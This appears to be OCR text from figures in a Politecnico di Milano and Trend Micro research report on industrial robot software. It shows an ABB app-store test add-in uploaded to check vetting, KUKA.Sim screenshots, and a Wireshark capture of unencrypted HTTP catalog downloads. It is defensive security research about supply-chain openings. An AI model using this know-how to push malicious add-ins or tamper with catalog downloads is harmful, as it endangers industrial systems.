



POLITECNICO MILANO 1863 | TREND MICRO research



Attacker
Malicious industrial add-in
ABB-RobotApps
https://robotapps.robotstudio.com/#/landing
ABB
RobotStudio Latest Apps
READ MORE
Additional Option
See all
YuMiLib
by Christian Goy
28-05-2020
3 MB
StateMachine A...
by Jon Tjerngren
24-01-2020
717 KB
YuMi Lib
by Christian Goy
28-08-2019
5 MB
StateMachine A...
by Jon Tjerngren
02-11-2018
643 KB
Smart Component
See all
Text
Engineering workstation
Machine programmer
Automation logic
Controller


https://robotapps.robotstudio.com/#/profile/appPage
ABB-RobotApps
ABB
My Profile
My Apps
My Groups
Notifications
Approved Apps 0
Pending for approval 1
Rejected Apps 0
Pending for approval 1
Search
SecureYourWork
by Scott Cole
Add-In
70 KB
ABB RobotStudio 6.08 (32-bit)
File
Home
Modeling
Simulation
Controller
RAPID
Add-Ins
RobotApps
Install Package
Migrate RobotWare
Enabled
Gearbox Heat
Community
RobotWare
Gearbox Heat Prediction
Add-Ins
Add-Ins
PowerPacs
General
Installed Packages
RobotWare 6.08
Secure Your Work
RobotApps
Gallery
secureyour
Common tags: ABB RobotWare RobotWare-Addin RobotStudio-Addin SmartComponent All tags...
SecureYourWork
Scott Cole
This is just an app for research purposes.
It does nothing except collecting usage
statistics! Icon ...
Output
Show messages from: All messages
Time
Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\DistributionPackages\SecureYourWork) directory name i... 7/29/2
RobotStudio license will expire in 3 days 7/29/2
RobotStudio requires Direct3D 10.1 which is not supported by this device. Software rendering will be used instead. 7/29/2


Secure Your Work Add-in
The 'Secure Your Work' package is just a test add-in prepared for research purposes. It does nothing except keeping track of how many times it gets installed. We prepared it and uploaded it to check whether this app store has any manual vetting procedure. If you installed it, just remove it. It will not do any harm. This test is to check whether someone would be able to upload software, including non benign software, via this app store.
OK
ABB-RobotApps
My Profile
My Apps
Approved Apps
Pending for approval
SecureYourWork
by Scott Cole
Add-In
70 KB
File
Home
Modeling
Simulation
Controller
RAPID
Add-Ins
RobotApps
Install Package
Migrate RobotWare
Gearbox Heat
Enabled
Community
RobotWare
Gearbox Heat Prediction
Output
Show messages from: All messages
Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\DistributionPackages\SecureYou
RobotStudio license will expire in 3 days
RobotStudio requires Direct3D 10.1 which is not supported by this device. Software rendering will be


<new layout> - KUKA.Sim Pro 3.1
FILE
HOME
MODELING
PROGRAM
DRAWING
HELP
Copy
Paste
Delete
Group
Ungroup
Clipboard
Select
Move
PnP
Interact
Manipulation
Size
Automatic Size
Always Snap
Grid Snap
Measure
Snap
Align
Tools
Interfaces
Signals
Connect
Attach
Detach
Hierarchy
Geometry
Import
Image
Export
Statistics
Print Chart(s)
Export Graph
Interval
Camera Animator
Camera
Snap
Move
Origin
Restore Windows
Show
Windows
eCatalog
Collections
Search
All Models
Public Models
KUKA Sim Library 3.1
KUKA
Controllers
flexFELLOW
flexibleCUBE
Linear units
OmniMove
Pedestals
Positioner
Ready2Educate
Special Equipm
Vision_Cameras
KUKA_ROBOTS
Heavy-Duty (36
Fortec Seri
Titan Series
High Payloads (
Light Weight R
Low Payloads (
Medium Payloa
Palletizers (40k
Press-to-Press
Small Robots (3
Miscellaneous
Tutorials
My Models
Currently Open
Recent Models
Most Used
Models by Type
Models by Manufacturer
KR 240 R3330
KR 240 R3330 C
KR 280 R3080
KR 340 R3330
KR 360 R2830
KR 360 R2830 C
KR 420 R3080
KR 420 R3330
KR 480 R3330 MT
KR 500 R2830
KR 500 R2830 C
KR 500 R2830 MT
KR 510 R3080
KR 600 R2830
Components
Layouts
Files
14 Items
eCatalog
Cell Graph
Output
Component Properties
KR 360 R2830
Coordinates
World
Parent
Object
X -3213.655133
Y 1091.103823
Z 0.000000
A 0.000000
B 0.000000
C 0.000000
Default
RCS
Accessories
SignalActions
Name KR 360 R2830
Material orange_cast_metal
Visible
BOM
BOM Descripti... KR 360 R2830
BOM Name KUKA KR 360 R2830
Category Robots
PDF Exportlevel Complete
Simulation Level Detailed
Backface Mode Feature
A1 0.000000
A2 -90.000000
A3 90.000000
A4 0.000000
A5 0.000000
A6 0.000000
WorkSpace2D
WorkSpace3D
CodeGenTemp... KSS 8.5
Variant Standard
Actions Configuration
B
L
T
R
F


vmnet8
http and not ocsp
Expression...
Destination Protocol Length Info
80.64.6.156 HTTP 239 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 555 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 240 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
172.16.170.178 HTTP 328 HTTP/1.1 200 OK
80.64.6.156 HTTP 239 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 896 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 248 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
172.16.170.178 HTTP 328 HTTP/1.1 200 OK
80.64.6.156 HTTP 247 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 957 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 250 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
172.16.170.178 HTTP 328 HTTP/1.1 200 OK
80.64.6.156 HTTP 249 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 950 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 252 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
172.16.170.178 HTTP 328 HTTP/1.1 200 OK
80.64.6.156 HTTP 251 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 387 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 242 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
172.16.170.178 HTTP 328 HTTP/1.1 200 OK
80.64.6.156 HTTP 241 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 71 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 242 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
Frame 11: 367 bytes on wire (2936 bits), 367 bytes captured (2936 bits)
Ethernet II, Src: Vmware_6f:ce:92 (00:0c:29:6f:ce:92), Dst: Vmware_f9:25
Internet Protocol Version 4, Src: 172.16.170.178, Dst: 23.42.27.27
Transmission Control Protocol, Src Port: 49178, Dst Port: 80, Seq: 1, Ac
Hypertext Transfer Protocol
0000 00 50 56 f9 25 16 00 0c 29 6f ce 92 08 00 45 00
0010 01 61 4f e2 40 00 80 06 20 ad ac 10 aa b2 17 2a
0020 1b 1b c0 1a 00 50 05 bd 8d 92 08 bb 35 36 50 18
0030 fa f0 4f 3a 00 00 47 45 54 20 2f 4d 46 45 77 54
0040 7a 42 4e 4d 45 73 77 53 54 41 4a 42 67 55 72 44
0050 67 4d 43 47 67 55 41 42 42 54 44 52 53 59 56 69
0060 52 43 5a 54 78 6d 5a 6a 4c 45 4e 6d 6e 77 56 6a
0070 4c 6c 79 39 51 51 55 31 4d 41 47 49 6b 6e 72 4f
0080 55 76 64 6b 25 32 42 4a 63 6f 62 68 48 64 67 6c
0090 79 41 31 67 43 45 46 30 47 35 25 32 46 74 6d 42
00a0 56 51 39 32 7a 67 72 50 61 4c 6b 6f 39 67 25 33
00b0 44 20 48 54 54 50 2f 31 2e 31 0d 0a 43 61 63 68
00c0 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6d 61 78 2d 61
00d0 67 65 20 3d 20 36 30 34 32 33 32 0d 0a 43 6f 6e
00e0 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c
00f0 69 76 65 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a
0100 0d 0a 49 66 2d 4d 6f 64 69 66 69 65 64 2d 53 69
0110 6e 63 65 3a 20 57 65 64 2c 20 31 37 20 4a 75 6c
0120 20 32 30 31 39 20 31 31 3a 34 37 3a 33 34 20 47
0130 4d 54 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20
0140 4d 69 63 72 6f 73 6f 66 74 2d 43 72 79 70 74 6f
wireshark_vmnet8_20190724162417_RtUF95.pcapng
Packets: 6789 · Displayed: 2385 (35.1%)
Profile: Default
KUKA - Windows 7 x64 - Base
<new layout> - KUKA.Sim Pro 3.1
FILE HOME MODELING PROGRAM DRAWING HELP
Clipboard Manipulation Grid Snap Tools Connect Hierarchy Import Export Statistics Camera Origin Windows
eCatalog
Collections
Search
All Models
Public Models
KUKA Sim Library 3.1
KUKA
Controllers
flexFELLOW
flexibleCUBE
Linear units
OmniMove
Pedestals
Positioner
Ready2Educate
Special Equipm
Vision_Cameras
KUKA_ROBOTS
Heavy-Duty (36
Fortec Seri
Titan Series
High Payloads
Light Weight R
Low Payloads
Medium Payloa
Palletizers (40k
Press-to-Press
Small Robots (3
Miscellaneous
Tutorials
My Models
Currently Open
Recent Models
Most Used
Models by Type
Models by Manufacturer
KR 240 R3330
KR 240 R3330 C
KR 280 R3080
KR 340 R3330
KR 360 R2830
KR 360 R2830 C
KR 420 R3080
KR 420 R3330
KR 480 R3330 MT
KR 500 R2830
KR 500 R2830 C
KR 500 R2830 MT
KR 510 R3080
KR 600 R2830
Components
Layouts
Files
14 Items
eCatalog Cell Graph
Component Properties
KR 360 R2830
Coordinates World Parent Object
Default RCS Accessories SignalActions
Name KR 360 R2830
Material orange_cast_metal
Visible
BOM
BOM Descripti... KR 360 R2830
BOM Name KUKA KR 360 R2830
Category Robots
PDF Exportlevel Complete
Simulation Level Detailed
Backface Mode Feature
A1 0.000000
A2 -90.000000
A3 90.000000
A4 0.000000
A5 0.000000
A6 0.000000
WorkSpace2D
WorkSpace3D
CodeGenTemp... KSS 8.5
Variant Standard
Actions Configuration
Output
B L T R F
4:27 PM
7/24/2019



download.visualcomponents.net/elib/KUKA_Sim_3.1/components.xml


```
-<Components Count="613" Version="3.6">
 -<VcmComponent>
    <ModelType>Component</ModelType>
    <Name>KR 10 R1100 sixx W</Name>
    <Description>KUKA KR 10 R1100 sixx W robot arm.</Description>
    <Type>Robots</Type>
    <Manufacturer>KUKA</Manufacturer>
    <MaxPayLoad>10</MaxPayLoad>
    <Reach>1100</Reach>
    <Author>KUKA Roboter GmbH</Author>
    <Email/>
    <Website/>
